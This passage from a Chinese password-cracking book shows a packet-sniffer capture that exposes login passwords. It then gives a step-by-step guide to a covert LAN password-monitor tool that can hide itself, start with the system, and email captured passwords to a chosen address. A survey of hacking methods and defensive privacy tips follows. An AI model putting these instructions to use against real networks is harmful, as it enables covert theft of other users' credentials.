


图 6-65 选择过滤的范围

此时如果有网络通信，用户就可以看到(如图 6-66 所示)。

No.	Time	Client (IP:PORT)	Server (IP:PORT)	URL	File Length	Status
0	Dec 20...	202.113.9.215:1404	www.oberfly.com:80	/qj/soft.asp?id=111	6174	FIN, 200
1	Dec 20...	202.113.9.215:1405	www.oberfly.com:80	/qj/css/style.css		FIN, 403
2	Dec 20...	202.113.9.215:1409	www.eyou.com:80			Requested
3	Dec 20...	202.113.9.215:1411	www.eyou.com:80	/		Requested
4	Dec 20...	202.113.9.215:1412	www.eyou.com:80	/		Requested
5	Dec 20...	202.113.9.215:1413	www.eyou.com:80	/		Requested

图 6-66 发现网络有通信

然后双击用户需要察看的包，将弹出图 6-67 所示的对话框。




图 6-67 包分析对话框

用户可以通过点击“Packets”来察看包的内容，一般登陆时候的密码都可以看到（如图 6-68 所示）。




图 6-68 察看包发现密

### Note

用户可以通过选择“Select a Packet”来选择请求包还是响应包，一般密码在请求包中。

### 6.3.2 密码监听器

密码监听器可以用于监听基于 WEB 的邮箱密码、POP3 收信密码、FTP 登录密码以及其他一些密码，如网络游戏等。只需在一台电脑上运行，就可以监听局域网内任意一台电脑登录的用户名和密码，并将密码显示、保存，或发送到用户指定的邮箱。

支持的操作系统：Windows9x/2000。

## 1. 安装

从 <http://gaoasp.diy.163.com> 下载该软件压缩包，解压后直接运行，不需安装。

## 2. 使用方法

(1) 直接运行 pswmonitor.exe 文件。

(2) 操作。

1) 监听选项卡 (如图 6-69 所示)。



图 6-69

- ① 注册：点击该按钮后会弹出注册对话框，注册方法见“注册”说明；
- ② 中止/开始：该按钮在监听与中止监听之间切换；
- ③ 隐藏：隐藏该界面，也可以按热键在显示与隐藏之间切换；
- ④ 关闭：关闭该程序；
- ⑤ 帮助：该软件的使用帮助，按 F1 同样可以进入帮助；
- ⑥ 状态：当前的监听状态；
- ⑦ 密码数：已经监听到的密码数；
- ⑧ 保存：将监听到的密码保存；
- ⑨ 发送：将监听到的密码发送到用户指定的邮箱地址；
- ⑩ 清除：清除列表中所有的密码；
- ⑪ 密码列表：已经监听到的密码列表。

### Note

#### 说明：

(1) 监听的主机/邮箱地址/密码发送方式/保存设置/热键等等设置在其他属性页中设置。

(2) 在监听到的密码上双击或点击鼠标右键都可以打开网页邮箱的登录页面。

2) 适配器设置 (如图 6-70 所示)。




图 6-70

适配器设置 (仅用于 Windows 98): 在此选择要监听的网络适配器, 如拨号网络适配器 (一般带有“PPP”字样)、网卡等, 以适应不同的上网方式。选择后按“应用”生效。

3) 邮件发送设置 (如图 6-71 所示)。设置要将监听到的密码发送到的邮箱地址。




图 6-71

- ① 接收密码的邮件地址: 在此输入接收监听到的密码的邮箱地址。
- ② 自动发送邮件设置选项。
  - a. 自动发送密码到指定的邮箱: 只有选中该选项, 密码才会发送到邮箱中, 缺省时不

会发送。

- b. 每获取到一个密码发送一次：每监听到一个密码就发送到邮箱中。
- c. 每获取到下列数量密码发送一次：在“密码数量”输入框中输入数值，当密码数达到该数量时，发送到邮箱。
- d. 每隔下列时间发送一次：在“发送时间间隔”输入框中输入数值，每隔该数值时间（分钟）后将密码发送到邮箱中。

4) 保存文件设置（如图 6-72 所示）。




图 6-72

- ① 自动保存选项：当选中该选项时，监听到的密码将自动保存到指定的文件中；
- ② 自动保存间隔时间：指定每隔多少时间保存一次；
- ③ 自动保存默认文件名：指定保存的文件名。

5) 密码保护（如图 6-73 所示）。设置进入配置时的保护密码：




图 6-73

① 新密码。设置进入配置界面时需要输入的密码：

② 确认密码：再次输入密码。

6) 其它配置选项（如图 6-74 所示）。




图 6-74

① 热键配置：配置隐藏/显示该配置界面的热键。

② 启动参数设置：

a. 启动时隐藏界面：选中时，程序再启动时不显示该界面；

b. 系统启动时自动启动：选中时，操作系统启动时将启动该程序。

③ 更新过滤器：在线更新该程序监听使用的过滤器，以监听到更多密码。

### 3. 删除

关闭该程序后，直接删除文件即可。如果该程序界面隐藏，先按热键（默认为 CTRL+F9）激活，再关闭程序。

### 4. 使用方法示例

假设在一个以 HUB 连接的小局域网内有多台主机，可以使用一个共同的网关上 Internet，要监听到该网上的密码，可以进行如下操作：

第 1 步 在其中一台电脑上运行该软件，并保证处于“正在监听”状态。

第 2 步 在本机上打开 IE，进入一个邮箱网页，如 freemail.sohu.com 等，输入用户名和密码，并登录。

第 3 步 检查密码监听器上是否有密码监听到。

第 4 步 在其他任意一主机上同样打开一个邮箱网页，输入用户名和密码，并登录。

第 5 步 检查运行密码监听器的主机上的密码监听器是否监听到密码。

第 6 步 设置其他选项测试更多功能，如邮箱发送、文件自动保存等。

1.6 版本在 Windows98 下可以监听拨号上网的情况，请配置“适配器”页面的话配器列表（改变后要按“应用”按钮，以使改变生效），再重复第 2~6 步，直到监听到密码为止。



关于密码破解的话题，我们这一章主要介绍了一些常见的密码破解方法和实例，包括暴力破解和网络监听两种基本方法，对于这两种方法，各有优缺点，也有他们应用的范围。暴力破解理论上只要时间允许，可以破解任何未加次数限制的系统，对于监听的方法，只适用于使用 HUB 的网络，对于使用交换机的局域网络，因为其数据报不会到达监听计算机，也就无法获得其密码了。总之，密码破解是一个大学问，需要经验和运气。希望本能起到抛砖引玉的作用。

# 第7章

## 加密与破密问题解答

在本书的前面六章中，我们共同学习了许多加密与破解的方法和技巧，但在实际使用中，仍然会遇到许多这样那样的问题。在这一章中，我们就总结了一些加密与破解的常见问题，并针对这些问题提出了一些简单易行的解决方案，希望能对读者有所帮助。

Chapter  
7

## 7.1 加密问题解答

### 7.1.1 加密和防黑有什么区别，又有什么共同点

对于加密来说，往往是为了保证数据的安全而采取的一种手段，而黑客喜欢做的也就是破解密码，获得系统权限，从而达到控制用户的计算机，操纵数据的目的。所以，从这个意义来说，两者是有相似的，但是加密不同于防黑于加密还涉及加密算法等问题，而防黑必定要加密，下面就说几种黑客常见的入侵手段，希望大家能从中得到启发。

#### 1. 获取口令

这又有三种方法：一是通过网络监听非法得到用户口令，这类方法有一定的局限性，但危害性极大，监听者往往能够获得其所在网段的所有用户账号和口令，对局域网安全威胁巨大；二是在知道用户的账号后（如电子邮件@前面的部分）利用一些专门软件强行破解用户口令，这种方法不受网段限制，但黑客要有足够的耐心和时间；三是在获得一个服务器上的用户口令文件（此文件成为 Shadow 文件）后，用暴力破解程序破解用户口令，该方法的使用前提是黑客获得口令的 Shadow 文件。此方法在所有方法中危害最大，因为它不需要像第二种方法那样一遍又一遍地尝试登录服务器，而是在本地将加密后的口令与 Shadow 文件中的口令相比较就能非常容易地破获用户密码，尤其对那些弱智用户（指口令安全系数极低的用户，如某用户账号为 zys，其口令就是 zys666、666666、或干脆就是 zys 等）更是在短短的一两分钟内，甚至几十秒内就可以将其干掉（如图 7-1 所示）。




图 7-1 黑客使用 LC4 破解 Windows 2000 密码

#### 2. 放置特洛伊木马程序

特洛伊木马程序可以直接侵入用户的电脑并进行破坏，它常被伪装成工具程序或者游

戏等诱使用户打开带有特洛伊木马程序的邮件附件或从网上直接下载，一旦用户打开了这些邮件的附件或者执行了这些程序之后，它们就会象古特洛伊人在敌人城外留下的藏满士兵的木马一样留在自己的电脑中，并在自己的计算机系统中隐藏一个可以在 Windows 启动时悄悄执行的程序。当用户连接到因特网上时，这个程序就会通知黑客，来报告用户的 IP 地址以及预先设定的端口。黑客在收到这些信息后，再利用这个潜伏在其中的程序，就可以任意地修改用户的计算机的参数设定、复制文件、窥视整个硬盘中的内容等，从而达到控制用户计算机的目的（如图 7-2 所示）。



图 7-2 黑客使用木马程序进行攻击

### 3. WWW 的欺骗技术

在网上用户可以利用 IE 等浏览器进行各种各样的 WEB 站点的访问，如阅读新闻组、咨询产品价格、订阅报纸、电子商务等。然而一般的用户恐怕不会想到有这些问题存在：正在访问的网页已经被黑客篡改过，网页上的信息是虚假的。例如黑客将用户要浏览的网页的 URL 改写为指向黑客自己的服务器，当用户浏览目标网页的时候，实际上是向黑客服务器发出请求，那么黑客就可以达到欺骗的目的了。

### 4. 通过一个节点来攻击其他节点

黑客在突破一台主机后，往往以此主机作为根据地，攻击其他主机（以隐蔽其入侵路径，避免留下蛛丝马迹）。他们可以使用网络监听方法，尝试攻破同一网络内的其他主机；也可以通过 IP 欺骗和主机信任关系，攻击其他主机。这类攻击很狡猾，但由于某些技术很难掌握，如 IP 欺骗，因此较少被黑客使用。

### 5. 网络监听

网络监听是主机的一种工作模式，在这种模式下，主机可以接受到本网段在同一条物理通道上传输的所有信息，而不管这些信息的发送方和接收方是谁。此时，如果两台主机进行通信的信息没有加密，只要使用某些网络监听工具，例如 NetXray for windows 95/98/nt, sniffit for linux、solaries 等就可以轻而易举地截取包括口令和账号在内的信息。

资料。虽然网络监听获得的用户账号和口令具有一定的局限性，但监听者往往能够获得其所在网段的所有用户账号及口令。

### 6. 寻找系统漏洞

许多系统都有这样那样的安全漏洞（Bugs），其中某些是操作系统或应用软件本身具有的，如 Sendmail 漏洞，win98 中的共享目录密码验证漏洞和 IE5 漏洞等，这些漏洞在补丁未被开发出来之前一般很难防御黑客的破坏，除非用户将网线拔掉；还有一些漏洞是由于系统管理员配置错误引起的，如在网络文件系统中，将目录和文件以可写的方式调出，将未加 Shadow 的用户密码文件以明码方式存放在某一目录下，这都会给黑客带来可乘之机，应及时加以修正（如图 7-3 所示）。




图 7-3 黑客通过系统漏洞攻击的工具

### 7. 利用账号进行攻击

有的黑客会利用操作系统提供的默认账户和密码进行攻击，例如许多 UNIX 主机都有 FTP 和 Guest 等默认账户（其密码和账户名同名），有的甚至没有口令。黑客用 UNIX 操作系统提供的命令如 Finger 和 Ruser 等收集信息，不断提高自己的攻击能力。这类攻击只要系统管理员提高警惕，将系统提供的默认账户关掉或提醒无口令用户增加口令一般都能克服。

### 8. 偷取特权

利用各种特洛伊木马程序、后门程序和黑客自己编写的导致缓冲区溢出的程序进行攻击，前者可使黑客非法获得对用户机器的完全控制权，后者可使黑客获得超级用户的权限，从而拥有对整个网络的绝对控制权。这种攻击手段，一旦奏效，危害性极大。

从上面的几种黑客入侵的方法可以看出，加密和防黑在某种意义上是非常相似的。

#### 7.1.2 个人上网怎么保证数据的安全

当用户的计算机连接到网络上的时候，它在给用户带来便利的同时，也把其数据暴露到了网络上，至少是存在潜在的被泄密的危险，所以如何做好防范工作尤其重要，下面就介绍几个常用的策略，希望对大家防止数据被盗有好处。

- (1) 安装硬件和软件的 Internet 防火墙。它们可以互补地进行工作。
- (2) 安装防病毒软件。只要被病毒攻击过一次，用户就会发现这一步骤的价值所在。在安装之后，一定要经常对病毒定义进行更新。
- (3) 实行经常性的备份。当不幸遭受病毒或黑客破坏时，用户可以利用备份来恢复丢失的数据。要做一遍恢复试验来确保备份的正确性。
- (4) 关闭文件共享。当用户不需要使用文件共享时，就不要让这个安全漏洞开着。如

果需要在家庭网络上共享文件，你应该对它设置用户身份验证，并选择不太容易被破解的口令（如图 7-4 所示）。




图 7-4 不共享文件夹

(5) 安装操作系统和浏览器的更新组件或补丁程序。如果操作系统销售商承认需要某个补丁，你最好别掉以轻心（如图 7-5 所示）。




图 7-5 在线升级 Windows

(6) 从 Internet 接口中去掉不必要的协议。到网络控制面板中关闭那些捆绑在用户从不使用的设备（NIC 或拨号适配器）上的协议。还应该去掉外部接口上捆绑的 NetBEUI/NetBIOS 协议（如图 7-6 所示）。




图 7-6 卸载不必要的网络协议

(7) 除非确实有把握，否则不要运行下载的可执行文件或 E-mail 中的 EXE 附件。运行不明身份的程序很容易遭受特洛伊木马或者恶意代码的袭击。

(8) 如果有其他人和您共同使用一台计算机，他们会为您带来更多的危险。如果使用 Microsoft Windows XP 操作系统，就为所有使用电脑的人分配不同的账号。

(9) 考虑把敏感的数据加密。它可能会给文件管理带来麻烦，不过在用户的机器遭受攻击时，重要文件将受到一定的保护。

(10) 永远保持警惕。安全性防范随时都要加以注意。更多的安全漏洞都是由平时的不小心而造成的。

### 7.1.3 网吧上网如何做好保密工作

目前，有许多网民还在网吧上网，也就是在使用公共计算机上网冲浪。这样就更容易泄漏个人隐私。像 E-mail 地址、社区 ID 甚至密码，等等。因为 Microsoft 的 Windows 系统主要是为公司和个人设计开发的操作系统，那时并没有考虑到多人共用一台电脑的情况，所以有些安全性实在不敢恭维。

下面我们就介绍一些在网吧里保护个人隐私的方法。

(1) 上网之后清除“历史纪录”。找到“Internet 选项”，IE5 以上是在“工具”菜单里，“常规”标签是就有“清除历史纪录”的一项，在此还可以设置网页保存的天数等（如图 7-7 所示）。

(2) 清除临时文件。上网时网站为了提高用户的上网速度，一些网页信息会驻留硬盘，以便下次还可以从硬盘的 Windows 目录下的“Temporary Internet Files”里面调用，有些用户并没有注意到这个问题，上网好长时间后，会发现这个文件夹特别大，很占硬盘空间，还不赶快删除？它对系统并无影响，有一点好处就是可以提高网页载入的速度。




图 7-7 清除历史纪录

(3) 除表单的内容和密码。IE 会记住用户的信箱用户名和社区 ID 还有密码，这一点足够令人惊骇的吧。这对家庭上网的用户来说太方便不过了，不用每次输入一大串用户名及密码。但对于在网吧上网的用户，这可是一大忌啊。别着急，也有办法，还是在“Internet 选项”里面，“内容”标签，“自动完成”按钮，在这里用户可以清除表单内容及密码，还可以设置让它不再记录用户的个人信息（如图 7-8 所示）。




图 7-8 选择自动完成

(4) 清除 cookies。Cookie 是网站发送给用户的一些个人信息或网页信息，滞留在硬盘。全是一些文本文档，它几乎记录了用户在某个网站的所作所为，访问过的网站，社区 ID，等等。当用户第二次造访某个网站的时候，网页上或许会有欢迎词，欢迎用户第二次光临，它怎么知道用户是第二次访问呢，这就是 Cookie 的功劳了。上网时间长了，这个文件夹也会特别大的。删除它是有必要的，在 Windows 目录下的 Cookie 文件夹（注意，文件夹本身是删不掉的，只能删除里面的东西）。对于 Windows XP，Cookie 目录是不存在的，可以通过“工具→Internet 选项→常规”里面的删除 Cookies 一项来进行清除的操作（如图 7-9 所示）。




图 7-9 删除 Cookies

(5) 正常退出电子邮件系统。电子邮件是目前使用最广泛的一种网络服务。很多人都是在线收发和阅读邮件。但我在上网的时候看见有很多人并没有正确使用它，在看完自己的信或发完一封信后，就立刻转到另一个网站去了，这样就给一些好奇心强的人开了后门，他们可以从历史记录里面很轻松地进入你的信箱，这还有什么隐私可言？当然，你清除了历史记录之后就不会有此类事情发生了。最好还是正常退出邮件系统。

(6) 删除 QQ 私人文件夹。QQ 是目前国内使用最热门的一款聊天软件。关于它的一些安全漏洞也时常见诸报端。提醒在网吧上网的网友，可不要聊完天就一走了之，请打开 C 盘下的 QQ 目录，找到以自己的 QQ 号码命名的文件夹，用写字板打开里面的文件看看，记录了一些您和您的网友的个人详细资料，您愿意让它公之于众吗？别犹豫了，赶快删了吧。不要怕丢了好友记录，您的好友记录都在远端服务器，而不是在本地硬盘上，下次登陆时只要点击“注册向导”，使用已有的用户名即可，您的好友记录一个也不少。

(7) 清除“开始菜单”的“文档”内容。文档如同 IE 的历史记录，记录了用户最近打开过的文件，若不想让别人知道您在这台机器上做了些什么，那就请如此这般，“开始→设置→任务栏和开始菜单”，选择“开始菜单程序”标签（如图 7-10 所示）。




图 7-10 选择开始→设置→任务栏和开始菜单

这时将弹出一个对话框，选择高级标签，将出现如图 7-11 所示的界面。



图 7-11

点击“自定义”按钮，这时将出现如图 7-12 所示的界面。




图 7-12

在图 7-12 所示的界面下，点击清除列表即可。

还有一招，右键单击任务栏，选择“属性”，也会出现“开始菜单程序”（如图 7-13 所示）。




图 7-13 右键单击任务栏，选择“属性”

(8) 删除用户在硬盘上新建的一切有关私人的文件。比如要写一封信，若用的时间太久，邮件系统就会告之操作超时，有时辛辛苦苦写就的一封信给无缘无故的弄丢了，用户可以在桌面新建一个文本文档或者 Word 文档来写信，一边写一边保存，就不会丢失了，发信时只要拷贝过去就行了。不过一定别忘了删除留在桌面上的信哟。

(9) 以上所做的一切删除动作只是对文件做了一个标记而已，并没有真正的删除，打开回收站，再删除一遍，也可直接清空回收站，一切 OK (如图 7-14 所示)。




图 7-14 清空回收站

最后，退出各种应用程序，安全关机。

#### 7.1.4 加密文件一般使用什么工具

加密 Office 系列文件可以使用 Office 自带的加密功能，对于其他的文件，可以使用 winrar 或者 Winzip 进行文件加密。

对于高级应用，可以使用 WinXFile，PGP 等专门的工具进行加密，Windows 系统的加密功能也可以提高系统的加密性能，总之，只要选择合适的加密工具，使用比较复杂的密码，就能大大提高系统的安全性。

## 7.2 解密问题解答

### 7.2.1 如何破解 Windows 2000/XP 登录密码

#### 方法一：

